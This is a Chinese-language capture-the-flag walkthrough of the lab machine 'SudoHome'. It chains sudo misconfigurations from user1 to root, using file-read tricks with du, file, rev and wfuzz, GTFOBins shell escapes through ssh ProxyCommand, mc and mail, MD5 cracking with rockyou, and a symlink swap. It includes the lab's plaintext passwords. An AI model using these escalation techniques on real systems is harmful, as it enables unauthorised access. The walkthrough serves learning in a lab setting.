ARP 扫描存活主机

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.142  08:00:27:94:61:b4       (Unknown)
```

目标主机 IP：192.168.56.142

TCP 全端口扫描

```
┌──(npc㉿kali)-[~]
└─$ nmap -p- -sT  192.168.56.142

PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http
```

开放了 22、25、80 端口

80 端口服务探测

```
┌──(npc㉿kali)-[~]
└─$ curl http://192.168.56.142
<!-- try ssh -->
```

常规扫描没有发现有用信息，看到提示 try ssh，尝试 ssh 登录

user1

提示使用ssh，尝试 ssh 登录root，ssh banner信息里留了一个user1

```
┌──(npc㉿kali)-[~]
└─$ curl http://192.168.56.142
<!-- try ssh -->

┌──(npc㉿kali)-[~]
└─$ ssh root@192.168.56.142
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user1:0woA8Sr7I83R0ZwmnTcH
root@192.168.56.142's password:
```

```
┌──(npc㉿kali)-[~]
└─$ ssh user1@192.168.56.142
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user1:0woA8Sr7I83R0ZwmnTcH
user1@192.168.56.142's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 17 05:10:18 2025 from 192.168.56.100
user1@SudoHome:~$
```

> user1 : 0woA8Sr7I83R0ZwmnTcH

家目录有10个用户，每个用户目录下有一个password.txt文件

```
user1@SudoHome:~$ ls -lah /home
total 48K
drwxr-xr-x 12 root   root   4.0K Nov 16 08:35 .
drwxr-xr-x 18 root   root   4.0K Mar 18  2025 ..
drwxr-xr-x  3 user1  user1  4.0K Nov 16 12:20 user1
drwxr-xr-x  2 user10 user10 4.0K Nov 17 05:11 user10
drwxr-xr-x  3 user2  user2  4.0K Nov 16 12:20 user2
drwxr-xr-x  3 user3  user3  4.0K Nov 16 12:24 user3
drwxr-xr-x  6 user4  user4  4.0K Nov 16 12:25 user4
drwxr-xr-x  3 user5  user5  4.0K Nov 16 12:47 user5
drwxr-xr-x  3 user6  user6  4.0K Nov 16 12:54 user6
drwxr-xr-x  3 user7  user7  4.0K Nov 16 13:00 user7
drwxr-xr-x  4 user8  user8  4.0K Nov 16 13:05 user8
drwxr-xr-x  4 user9  user9  4.0K Nov 17 03:14 user9
user1@SudoHome:~$
```

user2

user1用户可以无密码使用 user2 的 du 命令，--help看看帮助

```
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --help
Usage: /usr/bin/du [OPTION]... [FILE]...
  or:  /usr/bin/du [OPTION]... --files0-from=F
Summarize disk usage of the set of FILEs, recursively for directories.

Mandatory arguments to long options are mandatory for short options too.
  -0, --null            end each output line with NUL, not newline
  -a, --all             write counts for all files, not just directories
      --apparent-size   print apparent sizes, rather than disk usage; although
                          the apparent size is usually smaller, it may be
                          larger due to holes in ('sparse') files, internal
                          fragmentation, indirect blocks, and the like
  -B, --block-size=SIZE  scale sizes by SIZE before printing them; e.g.,
                           '-BM' prints sizes in units of 1,048,576 bytes;
                           see SIZE format below
  -b, --bytes           equivalent to '--apparent-size --block-size=1'
  -c, --total           produce a grand total
  -D, --dereference-args  dereference only symlinks that are listed on the
                          command line
  -d, --max-depth=N     print the total for a directory (or file, with --all)
                          only if it is N or fewer levels below the command
                          line argument;  --max-depth=0 is the same as
                          --summarize
      --files0-from=F   summarize disk usage of the
                          NUL-terminated file names specified in file F;
                          if F is -, then read names from standard input
```

其中的`--files0-from=F`参数是为了解决文件名中包含空格的问题，文件名以ASCII NUL字符（即\0）分隔的问题，可以从文件F中读取文件名列表

当 password.txt 中的内容被当作“文件名”，而这些文件名又实际不存在时，du 在报错时会把这些“文件名”完整打印出来，等于把 password.txt 暴露了。

```
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-
from=/home/user2/password.txt
/usr/bin/du: cannot access 'tLPi3BLMG2zmwvZ5z9rh'$'\n': No such file or directory
```

> user2 : tLPi3BLMG2zmwvZ5z9rh

user3

user2用户可以无密码使用 user3 的 file 命令，-f参数是从文件中读取文件名列表

```
user2@SudoHome:~$ sudo -l
Matching Defaults entries for user2 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user2 may run the following commands on SudoHome:
    (user3) NOPASSWD: /usr/bin/file
user2@SudoHome:~$
```

可以在 gtfobins 上找到利用方法 https://gtfobins.github.io/gtfobins/file/

.. / file

File read | SUID | Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

(a) Each input line is treated as a filename for the `file` command and the output is corrupted by a suffix `:` followed by the result or the error of the operation, so this may not be suitable for binary files.

```
LFILE=file_to_read
file -f $LFILE
```


使用 file -f /home/user3/password.txt 时，file 会把文件中的每一行当作文件名；不存在的文件在报错信息中被原样打印出来，从而泄露密码内容。

```
user2@SudoHome:~$ sudo -u user3 /usr/bin/file -f /home/user3/password.txt
TFqxDyfGO69DP1lyjt0f: cannot open `TFqxDyfGO69DP1lyjt0f' (No such file or
directory)
```

> user3 : TFqxDyfGO69DP1lyjt0f

user4

user3用户可以无密码使用 user4 的 mc 命令




mc 命令可以进入子shell或编辑文件

```
user3@SudoHome:~$ mc --help
Usage:
  mc [OPTION…] [this_dir] [other_panel_dir]


GNU Midnight Commander 4.8.26


Help Options:
  -h, --help                Show help options
  --help-all                Show all help options
  --help-terminal           Terminal options
  --help-color              Color options

Application Options:
  -V, --version             Displays the current version
  -f, --datadir             Print data directory
  -F, --datadir-info        Print extended info about used data directories
  --configure-options       Print configure options
  -P, --printwd=<file>      Print last working directory to specified file
  -U, --subshell            Enables subshell support (default)
  -u, --nosubshell          Disables subshell support
  -l, --ftplog=<file>       Log ftp dialog to specified file
  -v, --view=<file>         Launches the file viewer on a file
  -e, --edit=<file> ...     Edit files
```

-U 直接启动 subshell，这里通过 sudo 以 user4 身份启动 subshell，从而获得 user4 的交互 shell。

```
user3@SudoHome:~$ sudo -u user4 /usr/bin/mc -U
```




```
user3@SudoHome:~$ sudo -u user4 /usr/bin/mc -U

user4@SudoHome:/home/user3$ whoami
user4

user4@SudoHome:/home/user3$ cat /home/user4/password.txt
B0aWh2XHpp5hOIVtCUbn
```

```
user4@SudoHome:/home/user3$ whoami
user4

user4@SudoHome:/home/user3$ cat /home/user4/password.txt
B0aWh2XHpp5hOIVtCUbn
```

> user4 : B0aWh2XHpp5hOIVtCUbn

user5

user4用户可以无密码使用 user5 的 ssh 命令

```
user4@SudoHome:~$ sudo -l
Matching Defaults entries for user4 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin

User user4 may run the following commands on SudoHome:
    (user5) NOPASSWD: /usr/bin/ssh
user4@SudoHome:~$
```

gtfobins 上有利用方法 https://gtfobins.github.io/gtfobins/ssh/

.. / ssh

☆ Star 12,314

Shell | File upload | File download | File read | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Reconnecting may help bypassing restricted shells.

```
ssh localhost $SHELL --noprofile --norc
```

(b) Spawn interactive shell through ProxyCommand option.

```
ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

(c) Spawn interactive shell on client, requires a successful connection towards `host`.

```
ssh -o PermitLocalCommand=yes -o LocalCommand=/bin/sh host
```

ssh 进入 user5 的shell

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -o ProxyCommand=';bash 0<&2 1>&2' x
user5@SudoHome:/home/user4$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
user5@SudoHome:/home/user4$
```

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -o ProxyCommand=';bash 0<&2 1>&2' x
user5@SudoHome:/home/user4$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
user5@SudoHome:/home/user4$
```

```
user5@SudoHome:~$ cat password.txt
GZ5KErjFycaYHZGj7GcI
```

> user5 : GZ5KErjFycaYHZGj7GcI

user6

user5用户可以无密码使用 user6 的 rev 命令


rev命令可以直接逆序打印文件内容，逆序两次就正回来了

```
user5@SudoHome:~$ sudo -u user6 /usr/bin/rev /home/user6/password.txt|rev
LowGbJGVAxhQw63UWc5Z
```

> user6 : LowGbJGVAxhQw63UWc5Z

user7

user6用户可以无密码使用 user7 的 cp 命令



user7 的 .profile 是可读的状态，把password.txt 复制过去就可以读取了

```
user6@SudoHome:~$ sudo -u user7 /usr/bin/cp /home/user7/password.txt
/home/user7/.profile
user6@SudoHome:~$ cat /home/user7/.profile
HLoKAOu86miWIYKdyVx3
```

> user7 : HLoKAOu86miWIYKdyVx3

还可以通过 `/dev/tty`，`/dev/tty` 是当前终端设备文件，会直接输出到当前终端

user8

user7用户可以无密码使用 user8 的 mail 命令

```
user7@SudoHome:~$ sudo -l
Matching Defaults entries for user7 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User user7 may run the following commands on SudoHome:
    (user8) NOPASSWD: /usr/bin/mail
user7@SudoHome:~$
```

gtfobins 里可以找到相关利用姿势，可以通过 mail 命令的交互式shell执行命令，
https://gtfobins.github.io/gtfobins/mail/

.. / mail

Shell | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) GNU version only.

```
mail --exec='!/bin/sh'
```

(b) This creates a valid Mbox file which may be required by the binary.

```
TF=$(mktemp)
echo "From nobody@localhost $(date)" > $TF
mail -f $TF
!/bin/sh
```

```
user7@SudoHome:~$ touch /tmp/111
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail -f /tmp/111
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/tmp/111": 0 messages [Read only]
& !/bin/bash
user8@SudoHome:/home/user7$ id
uid=1007(user8) gid=1007(user8) groups=1007(user8)
user8@SudoHome:/home/user7$
```

```
user7@SudoHome:~$ touch /tmp/111
user7@SudoHome:~$ sudo -u user8 /usr/bin/mail -f /tmp/111
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/tmp/111": 0 messages [Read only]
& !/bin/bash
user8@SudoHome:/home/user7$ id
uid=1007(user8) gid=1007(user8) groups=1007(user8)
user8@SudoHome:/home/user7$ cd
user8@SudoHome:~$ cat password.txt
UxeGoUq8xqBRxyWVQPYK
```

> user8 : UxeGoUq8xqBRxyWVQPYK

user9

user8用户可以无密码使用 user9 的 wfuzz 命令

```
user8@SudoHome:~$ sudo -l
Matching Defaults entries for user8 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User user8 may run the following commands on SudoHome:
    (user9) NOPASSWD: /usr/bin/wfuzz
user8@SudoHome:~$
```

将 /home/user9/password.txt 作为 wfuzz 的字典文件，文件中的一行内容会作为 FUZZ 的 payload，wfuzz 会在输出表格的 Payload 列里原样打印这一行，从而泄露密码。

```
user8@SudoHome:~$ sudo -u user9 /usr/bin/wfuzz -w /home/user9/password.txt http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz m
ites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        9 L      31 W       271 Ch      "peqkSBCDKvVxxNwcq1j4"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0

user8@SudoHome:~$
```

```
user8@SudoHome:~$ sudo -u user9 /usr/bin/wfuzz -w /home/user9/password.txt
http://127.0.0.1/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        9 L      31 W       271 Ch      "peqkSBCDKvVxxNwcq1j4"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

> user9 : peqkSBCDKvVxxNwcq1j4

user10

user9用户可以无密码使用 user10 的 md5sum 命令

```
user9@SudoHome:~$ sudo -l
Matching Defaults entries for user9 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo

User user9 may run the following commands on SudoHome:
    (user10) NOPASSWD: /usr/bin/md5sum
user9@SudoHome:~$
```

md5sum 可以计算字符串/文件的md5值

哈希算法不可逆，只能大量爆破，找出相同md5值的字符串

可以看看 user10 家目录的 password.txt 的文件大小是 13 字节

```
user9@SudoHome:~$ ls -alh /home/user10
total 28K
drwxr-xr-x  2 user10 user10 4.0K Nov 19 10:17 .
drwxr-xr-x 12 root   root   4.0K Nov 16 08:35 ..
-rw-------  1 user10 user10 2.3K Nov 19 10:17 .bash_history
-rw-r--r--  1 user10 user10  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user10 user10 3.5K Apr 18  2019 .bashrc
-rw-------  1 user10 user10   13 Nov 16 08:35 password.txt
-rw-r--r--  1 user10 user10  807 Apr 18  2019 .profile
user9@SudoHome:~$
```

可以通过测试发现一个小细节

```
echo 1 > 1.txt
echo 11 > 2.txt
echo 111 > 3.txt
ls -lah
```

```
user9@SudoHome:~$ echo 1 > 1.txt
user9@SudoHome:~$ echo 11 > 2.txt
user9@SudoHome:~$ echo 111 > 3.txt
user9@SudoHome:~$ ls -lah
total 48K
drwxr-xr-x  4 user9 user9 4.0K Nov 19 10:22 .
drwxr-xr-x 12 root  root  4.0K Nov 16 08:35 ..
-rw-r--r--  1 user9 user9    2 Nov 19 10:22 1.txt
-rw-r--r--  1 user9 user9    3 Nov 19 10:22 2.txt
-rw-r--r--  1 user9 user9    4 Nov 19 10:22 3.txt
-rw-------  1 user9 user9 2.3K Nov 17 03:21 .bash_history
-rw-r--r--  1 user9 user9  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user9 user9 3.5K Apr 18  2019 .bashrc
drwxr-xr-x  3 user9 user9 4.0K Nov 16 13:01 .config
-rw-------  1 user9 user9   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user9 user9  807 Apr 18  2019 .profile
drwx------  2 user9 user9 4.0K Nov 16 13:25 .ssh
user9@SudoHome:~$
```

可以看到 echo 出来的内容会多一个换行符，占用多一个字节

```
user9@SudoHome:~$ xxd 1.txt
00000000: 310a                                     1.
user9@SudoHome:~$ xxd 2.txt
00000000: 3131 0a                                  11.
user9@SudoHome:~$
```

如果 echo 重定向时 使用 -n 参数 就不会多出换行符，在 user9 目录里用几个测试文件演示

```
user9@SudoHome:~$ echo -n '1' > 1.txt
user9@SudoHome:~$ echo -n '11' > 2.txt
user9@SudoHome:~$ echo -n '111' > 3.txt
user9@SudoHome:~$ ls -alh
total 48K
drwxr-xr-x  4 user9 user9 4.0K Nov 19 10:22 .
drwxr-xr-x 12 root  root  4.0K Nov 16 08:35 ..
-rw-r--r--  1 user9 user9    1 Nov 19 10:26 1.txt
-rw-r--r--  1 user9 user9    2 Nov 19 10:26 2.txt
-rw-r--r--  1 user9 user9    3 Nov 19 10:27 3.txt
-rw-------  1 user9 user9 2.3K Nov 17 03:21 .bash_history
-rw-r--r--  1 user9 user9  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user9 user9 3.5K Apr 18  2019 .bashrc
drwxr-xr-x  3 user9 user9 4.0K Nov 16 13:01 .config
-rw-------  1 user9 user9   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user9 user9  807 Apr 18  2019 .profile
drwx------  2 user9 user9 4.0K Nov 16 13:25 .ssh
user9@SudoHome:~$
```

```
user9@SudoHome:~$ echo -n '1' > 1.txt
user9@SudoHome:~$ echo -n '11' > 2.txt
user9@SudoHome:~$ echo -n '111' > 3.txt
user9@SudoHome:~$ ls -alh
total 48K
drwxr-xr-x  4 user9 user9 4.0K Nov 19 10:22 .
drwxr-xr-x 12 root  root  4.0K Nov 16 08:35 ..
-rw-r--r--  1 user9 user9    1 Nov 19 10:26 1.txt
-rw-r--r--  1 user9 user9    2 Nov 19 10:26 2.txt
-rw-r--r--  1 user9 user9    3 Nov 19 10:27 3.txt
-rw-------  1 user9 user9 2.3K Nov 17 03:21 .bash_history
-rw-r--r--  1 user9 user9  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user9 user9 3.5K Apr 18  2019 .bashrc
drwxr-xr-x  3 user9 user9 4.0K Nov 16 13:01 .config
-rw-------  1 user9 user9   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user9 user9  807 Apr 18  2019 .profile
drwx------  2 user9 user9 4.0K Nov 16 13:25 .ssh
user9@SudoHome:~$
```

那么 user10 的 password.txt 是 13 字节，那么内容应该是 12 个字符 + 1 个换行符，或者者 13 个字符没有换行符，大概率是 12 个字符 + 1 个换行符（猜测）

常见字典中的密码行末一般带一个换行符，因此“文件中一行密码 + 换行”就是 N 字符 + \n；尝试从 rockyou.txt 里筛选出 12 个字符的密码进行爆破

```
cat rockyou.txt|awk 'length($0)==12' > pass.txt
```

bash脚本爆破

```
while read p; do
  # echo 默认会自动加换行符，正好符合 13 字节的要求
  echo "$p" | md5sum | grep "65e31d336be184593812c18533fa4fa2" && echo "密码是:
$p" && break
done < pass.txt
```

```
┌──(npc㉿kali)-[~/mazesec/sudohome]
└─$ while read p; do
  # echo 默认会自动加换行符，正好符合 13 字节的要求
  echo "$p" | md5sum | grep "65e31d336be184593812c18533fa4fa2" && echo "密码是: $p" && break
done < pass.txt
65e31d336be184593812c18533fa4fa2  -
密码是: morrinsville
```

> user10 : morrinsville

或者选择php、python语言遍历rockyou.txt，其他语言也可以

```
<?php
$targetHash = '65e31d336be184593812c18533fa4fa2';
$start_time = microtime(true);
$file = '/usr/share/wordlists/rockyou.txt';
$handle = fopen($file, "r");
if ($handle) {
    while (($line = fgets($handle)) !== false) {
```

```php
        if (md5($line) === $targetHash) {
            $end_time = microtime(true);
            $elapsed_time = $end_time - $start_time;
            echo "Found: " . $line;
            echo "Time elapsed: " . round($elapsed_time, 4) . " seconds\n";
            fclose($handle);
            exit;
        }
    }
    fclose($handle);
    $end_time = microtime(true);
    $elapsed_time = $end_time - $start_time;
    echo "Not found.\n";
    echo "Search completed in: " . round($elapsed_time, 4) . " seconds\n";
}
?>
```

```
┌──(npc㉿kali)-[~/mazesec/allUser]
└─$ php md5.php
file: /usr/share/wordlists/rockyou.txt
Found: morrinsville
Time elapsed: 0.0716 seconds
```

root

user10用户可以无密码使用 root 的 cat 命令

有个小细节，当前在 /home/user10 目录下，是自己的家目录，只要对某个目录有写权限，就可以在该目录中创建、删除、重命名，即使是 root 用户的文件

sudo 可以使用 cat 读取指定文件 .important，我们有权限删掉 .important 文件，重新做软链接到root用户文件，读取 root 用户敏感文件

```
user10@SudoHome:~$ sudo -l
Matching Defaults entries for user10 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User user10 may run the following commands on SudoHome:
    (ALL) NOPASSWD: /usr/bin/cat /home/user10/.important
user10@SudoHome:~$ ls -lah
total 28K
drwxr-xr-x  2 user10 user10 4.0K Nov 19 10:17 .
drwxr-xr-x 12 root   root   4.0K Nov 16 08:35 ..
-rw-------  1 user10 user10 2.3K Nov 19 10:17 .bash_history
-rw-r--r--  1 user10 user10  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user10 user10 3.5K Apr 18  2019 .bashrc
-rw-------  1 user10 user10   13 Nov 16 08:35 password.txt
-rw-r--r--  1 user10 user10  807 Apr 18  2019 .profile
user10@SudoHome:~$
```

```
user10@SudoHome:~$ ln -sf /root/password.txt /home/user10/.important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
f522d1d715970073a6413474ca0e0f63
user10@SudoHome:~$
```

user1:0woA8Sr7I83R0ZwmnTcH
user2:tLPi3BLMG2zmwvZ5z9rh
user3:TFqxDyfGO69DP1lyjt0f
user4:B0aWh2XHpp5hOIVtCUbn
user5:GZ5KErjFycaYHZGj7GcI
user6:LowGbJGVAxhQw63UWc5Z
user7:HLoKAOu86miWIYKdyVx3
user8:UxeGoUq8xqBRxyWVQPYK
user9:peqkSBCDKvVxxNwcq1j4
user10:morrinsville